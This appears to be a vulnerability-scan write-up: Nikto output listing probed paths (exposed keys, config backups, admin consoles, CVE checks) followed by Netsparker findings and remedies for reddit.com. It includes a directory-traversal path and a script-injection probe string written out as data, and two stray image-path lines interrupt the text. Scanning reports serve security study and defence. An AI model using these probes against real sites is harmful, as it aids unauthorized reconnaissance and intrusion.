+ /test.asp: This might be interesting.
+ /test.aspx: This might be interesting.
+ /test.php: This might be interesting.
+ /maintenance.asp: This might be interesting.
+ /maintenance.aspx: This might be interesting.
+ /maint/: This might be interesting.
+ /maint.asp: This might be interesting.
+ /maint.aspx: This might be interesting.
+ /sdk/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/vmware/hostd/vmInventory.xml: VMWare ESX is vulnerable to a directory traversal attack. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3733
+ /jk-status: mod_jk status page is visible.
+ /balancer-manager: mod_proxy_balancer management page is visible.
+ /servlets-examples/: Tomcat servlets examples are visible.
+ /admin-console: JBoss admin console is visible.
+ /help.php: A help file was found.
+ /gif/hp_invent_logo.gif: This device may be an HP printer/scanner and allow retrieval of previously scanned images.
+ /gif/tricolor_ink_guage.gif: This device may be an HP printer/scanner and allow retrieval of previously scanned images.
+ /messages/: This might be interesting.
+ /cms/: This might be interesting.
+ /helpdesk/: This might be interesting.
+ /3rdparty/phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /3rdparty/phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/: phpMyAdmin directory found.
+ /pma/: phpMyAdmin directory found.
+ /.tools/phpMyAdmin/current/: phpMyAdmin directory found.
+ /spin/main.csp: CA iTechnology SPIN interface found.
+ /openadmin/: Informix OpenAdmin tool administration login.
+ /.svn/entries: Subversion Entries file may contain directory listing information. See: http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us
+ /.git/index: Git Index file may contain directory listing information.
+ /.hg/dirstate: Mercurial DirState file may contain directory listing information.
+ /test.jsp: This might be interesting.
+ /mobileadmin/db/MobileAdminDB.sqlite: RoveIT Mobile Admin internal database is available for download.
+ /notes.txt: This might be interesting.
+ /exception.php: PHP Exceptions File.
+ /adfs/ls/?wa=wsignout1.0: Active Directory Federation Services sign out page found.
+ /adfs/ls/?wa=wsignin1.0&wtrealm=http://www.cirt.net/: Active Directory Federation Services sign in page found.
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected).
+ /jk-manager/html: Tomcat Manager / Host Manager interface found (pass protected).
+ /jk-status/html: Tomcat Manager / Host Manager interface found (pass protected).
+ /admin/html: Tomcat Manager / Host Manager interface found (pass protected).
+ /host-manager/html: Tomcat Manager / Host Manager interface found (pass protected).

+ /adfs/services/proxytrustpolicystoretransfer: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/fs/federationserverservice.asmx: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/samlprotocol/proxytrust: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/proxymexhttpget/: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/proxymex: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/2005/windowstransport: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/2005/certificatemixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/2005/certificatetransport: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/2005/usernamemixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/2005/kerberosmixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/2005/issuedtokenmixedasymmetricbasic256: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/2005/issuedtokenmixedsymmetricbasic256: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/13/kerberosmixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/13/certificatemixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/13/usernamemixed: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/13/issuedtokenmixedasymmetricbasic256: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/13/issuedtokenmixedsymmetricbasic256: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trusttcp/windows: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/proxytrust: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/proxytrust13: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/proxytrustprovisionusername: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/services/trust/proxytrustprovisionissuedtoken: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /FederationMetadata/2007-06/: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /Federationmetadata/2007-06/FederationMetadata.xml: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /adfs/ls/IdpInitiatedSignon.aspx: Active Directory Federation Services page found. See: https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/ad-fs-overview
+ /console/: Application console found.
+ /wsman/: Windows Remote Management is enabled.

+ /fantastico_fileslist.txt: fantastico_fileslist.txt file found. This file contains a list of all the files from the current directory.
+ /webservices/: Webservices found.
+ /atg/bcc: Oracle ATG Business Control Center.
+ /dyn/admin/: Admin page found; possibly Oracle ATG.
+ /crx: Adobe CQ CRX Console.
+ /system/console/configMgr: OSGi Apache Felix console.
+ /system/console/bundles: OSGi Apache Felix console.
+ /system/console: OSGi Apache Felix console.
+ /repository/: CRX WebDAV upload.
+ /cqresource/: CRX WebDAV upload.
+ /etc/cloudservices: Adobe Experience Manager Cloud Service Information.
+ /etc/reports: Adobe Experience Manager Reports.
+ /dumpinfo: National Instruments Service Locator.
+ /manage/Logs/: Covertix SmartCipher Console Login and Web Service Log directory detected.
+ /rsa: Encryption key exposed.
+ /rsa.old: Encryption key exposed.
+ /dsa: Encryption key exposed.
+ /dsa.old: Encryption key exposed.
+ /id_rsa: Encryption key exposed.
+ /id_rsa.old: Encryption key exposed.
+ /id_dsa: Encryption key exposed.
+ /id_dsa.old: Encryption key exposed.
+ /identity: Encryption key exposed.
+ /key: Encryption key exposed.
+ /key.priv: Encryption key exposed.
+ /encrypt.aspx: This might be interesting.
+ /decrypt.aspx: This might be interesting.
+ /encrypt.php: This might be interesting.
+ /decrypt.php: This might be interesting.
+ /encrypt.asp: This might be interesting.
+ /decrypt.asp: This might be interesting.
+ /encrypt.jsp: This might be interesting.
+ /decrypt.jsp: This might be interesting.
+ /encrypt: This might be interesting.
+ /decrypt: This might be interesting.
+ /includes/db.inc: Include files (.inc) should not be served in plain text.
+ /CHANGELOG.txt: Version number implies that there is a SQL Injection in Drupal 7, which can be used for authentication bypass (Drupalgeddon). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3704 https://www.sektioneins.de/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html
+ /debug.jsp: Possible debug directory/program found.
+ /debug.asp: Possible debug directory/program found.
+ /debug.php: Possible debug directory/program found.
+ /debug/: Possible debug directory/program found.
+ /~ftp/: Allowed to browse ftp user's home directory. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1013
+ /_vti_bin/owssvr.dll: FrontPage/Sharepointfile available.
+ /_vti_bin/_vti_adm/admin.exe: FrontPage/Sharepointfile available.
+ /_vti_bin/_vti_aut/author.exe: FrontPage/Sharepointfile available.
+ /_vti_bin/_vti_aut/WS_FTP.log: FrontPage/Sharepointfile available.
+ /_vti_bin/_vti_aut/ws_ftp.log: FrontPage/Sharepointfile available.
+ /_vti_bin/_vti_aut/author.dll: FrontPage/Sharepointfile available.

+ /_layouts/addrole.aspx: FrontPage/Sharepointfile available.
+ /_layouts/AdminRecycleBin.aspx: FrontPage/Sharepointfile available.
+ /_layouts/AreaNavigationSettings.aspx: FrontPage/Sharepointfile available.
+ /_Layouts/AreaTemplateSettings.aspx: FrontPage/Sharepointfile available.
+ /_Layouts/AreaWelcomePage.aspx: FrontPage/Sharepointfile available.
+ /_layouts/bpcf.aspx: FrontPage/Sharepointfile available.
+ /_Layouts/ChangeSiteMasterPage.aspx: FrontPage/Sharepointfile available.
+ /_layouts/create.aspx: FrontPage/Sharepointfile available.
+ /_layouts/editgrp.aspx: FrontPage/Sharepointfile available.
+ /_layouts/editprms.aspx: FrontPage/Sharepointfile available.
+ /_layouts/help.aspx: FrontPage/Sharepointfile available.
+ /_layouts/images/: FrontPage/Sharepointfile available.
+ /_layouts/listedit.aspx: FrontPage/Sharepointfile available.
+ /_layouts/ManageFeatures.aspx: FrontPage/Sharepointfile available.
+ /_layouts/mcontent.aspx: FrontPage/Sharepointfile available.
+ /_layouts/mngctype.aspx: FrontPage/Sharepointfile available.
+ /_layouts/mngfield.aspx: FrontPage/Sharepointfile available.
+ /_layouts/mngsiteadmin.aspx: FrontPage/Sharepointfile available.
+ /_layouts/mngsubwebs.aspx: FrontPage/Sharepointfile available.
+ /_layouts/mngsubwebs.aspx?view=sites: FrontPage/Sharepointfile available.
+ /_layouts/mobile/mbllists.aspx: FrontPage/Sharepointfile available.
+ /_layouts/MyInfo.aspx: FrontPage/Sharepointfile available.
+ /_layouts/MyPage.aspx: FrontPage/Sharepointfile available.
+ /_layouts/MyTasks.aspx: FrontPage/Sharepointfile available.
+ /_layouts/navoptions.aspx: FrontPage/Sharepointfile available.
+ /_layouts/NewDwp.aspx: FrontPage/Sharepointfile available.
+ /_layouts/newgrp.aspx: FrontPage/Sharepointfile available.
+ /_layouts/newsbweb.aspx: FrontPage/Sharepointfile available.
+ /_layouts/PageSettings.aspx: FrontPage/Sharepointfile available.
+ /_layouts/people.aspx?MembershipGroupId=0: FrontPage/Sharepointfile available.
+ /_layouts/permsetup.aspx: FrontPage/Sharepointfile available.
+ /_layouts/picker.aspx: FrontPage/Sharepointfile available.
+ /_layouts/policy.aspx: FrontPage/Sharepointfile available.
+ /_layouts/policyconfig.aspx: FrontPage/Sharepointfile available.
+ /_layouts/policycts.aspx: FrontPage/Sharepointfile available.
+ /_layouts/Policylist.aspx: FrontPage/Sharepointfile available.
+ /_layouts/prjsetng.aspx: FrontPage/Sharepointfile available.
+ /_layouts/quiklnch.aspx: FrontPage/Sharepointfile available.
+ /_layouts/recyclebin.aspx: FrontPage/Sharepointfile available.
+ /_Layouts/RedirectPage.aspx: FrontPage/Sharepointfile available.
+ /_layouts/role.aspx: FrontPage/Sharepointfile available.
+ /_layouts/settings.aspx: FrontPage/Sharepointfile available.
+ /_layouts/SiteDirectorySettings.aspx: FrontPage/Sharepointfile available.
+ /_layouts/sitemanager.aspx: FrontPage/Sharepointfile available.
+ /_layouts/SiteManager.aspx?lro=all: FrontPage/Sharepointfile available.
+ /_layouts/spcf.aspx: FrontPage/Sharepointfile available.
+ /_layouts/storman.aspx: FrontPage/Sharepointfile available.
+ /_layouts/themeweb.aspx: FrontPage/Sharepointfile available.
+ /_layouts/topnav.aspx: FrontPage/Sharepointfile available.
+ /_layouts/user.aspx: FrontPage/Sharepointfile available.
+ /_layouts/userdisp.aspx?ID=1: FrontPage/Sharepointfile available.
+ /_layouts/useredit.aspx: FrontPage/Sharepointfile available.

+ /_layouts/useredit.aspx?ID=1: FrontPage/Sharepointfile available.
+ /_layouts/viewlsts.aspx: FrontPage/Sharepointfile available.
+ /_layouts/vsubwebs.aspx: FrontPage/Sharepointfile available.
+ /_layouts/WPPrevw.aspx?ID=247: FrontPage/Sharepointfile available.
+ /_layouts/wrkmng.aspx: FrontPage/Sharepointfile available.
+ /Forms/DispForm.aspx: FrontPage/Sharepointfile available.
+ /Forms/DispForm.aspx?ID=1: FrontPage/Sharepointfile available.
+ /Forms/EditForm.aspx: FrontPage/Sharepointfile available.
+ /Forms/EditForm.aspx?ID=1: FrontPage/Sharepointfile available.
+ /Forms/Forms/AllItems.aspx: FrontPage/Sharepointfile available.
+ /Forms/MyItems.aspx: FrontPage/Sharepointfile available.
+ /Forms/NewForm.aspx: FrontPage/Sharepointfile available.
+ /Pages/default.aspx: FrontPage/Sharepointfile available.
+ /Pages/Forms/AllItems.aspx: FrontPage/Sharepointfile available.
+ /_catalogs/masterpage/Forms/AllItems.aspx: FrontPage/Sharepointfile available.
+ /_catalogs/wp/Forms/AllItems.aspx: FrontPage/Sharepointfile available.
+ /_catalogs/wt/Forms/Common.aspx: FrontPage/Sharepointfile available.
+ /_vti_pvt/service.grp: FrontPage/Sharepointfile available.
+ /_vti_pvt/botsinf.cnf: FrontPage/Sharepointfile available.
+ /_vti_pvt/structure.cnf: FrontPage/Sharepointfile available.
+ /_vti_pvt/uniqperm.cnf: FrontPage/Sharepointfile available.
+ /server-manager/: Mitel Audio and Web Conferencing server manager identified.
+ /wp-content/plugins/gravityforms/change_log.txt: Gravity forms is installed. Based on the version number in the changelog, it is vulnerable to an authenticated SQL injection. https://wpvulndb.com/vulnerabilities/7849.
+ /wordpress/wp-content/plugins/gravityforms/change_log.txt: Gravity forms is installed. Based on the version number in the changelog, it is vulnerable to an authenticated SQL injection. https://wpvulndb.com/vulnerabilities/7849.
+ /manager/status: Tomcat Server Status interface found (pass protected).
+ /jk-manager/status: Tomcat Server Status interface found (pass protected).
+ /jk-status/status: Tomcat Server Status interface found (pass protected).
+ /admin/status: Tomcat Server Status interface found (pass protected).
+ /host-manager/status: Tomcat Server Status interface found (pass protected).
+ /humans.txt: The humans.txt file may reveal information aboute site owners/developers. See: http://humanstxt.org/
+ /en/setup: Silex USB-device has a default credential root: (empty password) set.
+ /admin/sites/new: ComfortableMexicanSofa CMS Engine Admin Backend (pass protected).
+ /cms-admin/sites/new: ComfortableMexicanSofa CMS Engine Admin Backend (pass protected).
+ /system/console/configMgr: Adobe Experience Manager OSGi console.
+ /system/console/bundles: Adobe Experience Manager OSGi console found.
+ /web.txt: This might be interesting.
+ /loleaflet/dist/admin/admin.html: LibreOffice Online Admin interface found (pass protected).
+ /dist/admin/admin.html: LibreOffice Online Admin interface found (pass protected).
+ /wls-wsat/CoordinatorPortType: Oracle WebLogic Server may be vulnerable to remote takeover. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-10271
+ /wls-wsat/RegistrationPortTypeRPC: Oracle WebLogic Server may be vulnerable to remote takeover. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-10271
+ /wls-wsat/ParticipantPortType: Oracle WebLogic Server may be vulnerable to remote takeover. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-10271
+ /wls-wsat/RegistrationRequesterPortType: Oracle WebLogic Server may be vulnerable to remote takeover. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-10271
+ /wls-wsat/CoordinatorPortType11: Oracle WebLogic Server may be vulnerable to remote takeover. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-10271

+ /wls-wsat/RegistrationPortTypeRPC11: Oracle WebLogic Server may be vulnerable to remote takeover. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-10271
+ /wls-wsat/ParticipantPortType11: Oracle WebLogic Server may be vulnerable to remote takeover. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-10271
+ /master.xml: This might be interesting.
+ /masters.xml: This might be interesting.
+ /connections.xml: This might be interesting.
+ /connection.xml: This might be interesting.
+ /passwords.xml: This might be interesting.
+ /PasswordsData.xml: This might be interesting.
+ /users.xml: This might be interesting.
+ /conndb.xml: This might be interesting.
+ /conn.xml: This might be interesting.
+ /security.xml: This might be interesting.
+ /accounts.xml: This might be interesting.
+ /db.json: This might be interesting.
+ /userdata.json: This might be interesting.
+ /login.json: This might be interesting.
+ /master.json: This might be interesting.
+ /masters.json: This might be interesting.
+ /connections.json: This might be interesting.
+ /connection.json: This might be interesting.
+ /passwords.json: This might be interesting.
+ /PasswordsData.json: This might be interesting.
+ /users.json: This might be interesting.
+ /conndb.json: This might be interesting.
+ /conn.json: This might be interesting.
+ /accounts.json: This might be interesting.
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ /.hgignore: .hgignore file found. It is possible to grasp the directory structure.
+ /.env: .env file found. The .env file may contain credentials.
+ /_async/AsyncResponseServiceJms?WSDL: BEA WebLogic may allow remote takeover. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-2725 CNVD-C-2019-48814
+ /.wp-config.php.swp: .wp-config.php.swp file found. This file is swap file created when editing with vi/vim editor. This file contains the credentials.
+ /wordpress/.wp-config.php.swp: .wp-config.php.swp file found. This file is swap file created when editing with vi/vim editor. This file contains the credentials.
+ /wp-config.php~: wp-config.php~ file found. This file is a backup file created when editing with emacs editor. This file contains the credentials.
+ /wordpress/wp-config.php~: wp-config.php~ file found. This file is a backup file created when editing with emacs editor. This file contains the credentials.
+ /wp-config.php.bak: wp-config.php.bak file found. This file contains the credentials.
+ /wordpress/wp-config.php.bak: wp-config.php.bak file found. This file contains the credentials.
+ /wp-config.php.bakup: wp-config.php.bakup file found. This file contains the credentials.
+ /wordpress/wp-config.php.bakup: wp-config.php.bakup file found. This file contains the credentials.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ /wordpress/#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ /wp-config.php_bak: wp-config.php_bak file found. This file contains the credentials.
+ /wordpress/wp-config.php_bak: wp-config.php_bak file found. This file contains the credentials.
+ /.dockerignore: .dockerignore file found. It may be possible to grasp the directory structure and learn more about the site.
+ /README.md: Readme Found.


+ /JAMonAdmin.jsp: JAMon - Java Application Monitor Admin interface identified. Versions 2.7 and earlier contain XSS vulnerabilities. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-6235
+ 8101 requests: 0 error(s) and 2175 item(s) reported on remote host
+ End Time: 2023-05-27 11:53:32 (GMT-4) (837 seconds)

+ 1 host(s) tested

┌──(kali㉿kali)-[~]
└─$

Scanned Vulnerabilities Using Netsparker

1) Weak Ciphers Enabled



Risk type : Medium

URL : https://www.reddit.com/

List of Supported Weak Ciphers :

TLS_RSA_WITH_AES_128_CBC_SHA (0x002F)
TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xC027)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xC028)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xC013)
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xC014)

- **Vulnerability Details**

  Netsparker detected that weak ciphers are enabled during secure communication (SSL).

  You should allow only strong ciphers on your web server to protect secure communication with your visitors.

- **Impact**

  Attackers might decrypt SSL traffic between your server and your visitors.

- **Actions to Take**

  For Apache, you should modify the SSLCipherSuite directive in the

  httpd.conf.

  SSLCipherSuite HIGH:MEDIUM:!MD5:!RC4

  Lighttpd:

  ssl.honor-cipher-order = "enable"

  ssl.cipher-list = "EECDH+AESGCM:EDH+AESGCM"

  For Microsoft IIS, you should make some changes to the system registry.

  Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.

  a. Click Start, click Run, type regedt32 or type regedit, and then click OK.


  b.In Registry Editor, locate the following registry key: HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders

  c. Set "Enabled" DWORD to "0x0" for the following registry keys:

  SCHANNEL\Ciphers\DES 56/56
  SCHANNEL\Ciphers\RC4 64/128
  SCHANNEL\Ciphers\RC4 40/128
  SCHANNEL\Ciphers\RC2 56/128
  SCHANNEL\Ciphers\RC2 40/128
  SCHANNEL\Ciphers\NULL
  SCHANNEL\Hashes\MD5

- **Remedy**
  Configure your web server to disallow using weak ciphers.

2) [Possible] BREACH Attack Detected



Risk type : Medium

URL : https://www.reddit.com/search?q=

Reflected Parameter(s) : q

Sensitive Keyword(s) : token

- **Vulnerability Details**

  Netsparker detected that BREACH (Browser Reconnaissance & Exfiltration via Adaptive Compression of Hypertext) attack is possible on this website.

  Due to elements that make BREACH attack possible, SSL/TLS protected traffic remains vulnerable and can be attacked to uncover information from the website.

  Regardless of which version of SSL/TLS you use, attacks are still possible. Attacks do not require TLS-layer compression and they can work against any cipher suite.

- **Impact**

  Even if you use an SSL/TLS protected connection, an attacker can still view the victim's encrypted traffic and cause the victim to send HTTP requests to the vulnerable web server (by using invisible frames). Following these steps, an attacker could steal information from the website and do the following:

  Inject partial plaintext they have uncovered into a victim's requests
  Measure the size of encrypted traffic

- **Remedy**

  Netsparker reported a Possible BREACH Attack issue because the target web page meets the following conditions that facilitate it:

  Served from a server that uses HTTP-level compression (ie. gzip)
  Reflects user-input in the HTTP response bodies
  Contains sensitive information (such as a CSRF token) in HTTP response bodies

  To mitigate the issue, we recommend the following solutions:

  - If possible, disable HTTP level compression
  - Separate sensitive information from user input
  - Protect vulnerable pages with CSRF token. The SameSite Cookie attribute will mitigate this issue, because to exploit this issue an attacker forces the victim to visit a target website using invisible frames. With the SameSite cookie attribute added, cookies that belong to the target won't be sent with a request that does not include top level navigation.
  - Hide the length of the traffic by adding a random number of bytes to the responses.
  - Add in a rate limit, so that the page maximum is reached five times per minute.

3) [Possible] Password Transmitted over Query String

Risk type : Medium

URL :https://www.reddit.com/login/?dest=https://www.reddit.com/chat/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0082D7)%3C/scRipt%3E

Notes : Although a form with a GET method is detected, it may not be submitted directly and may be submitted using e.g. AJAX with POST method.

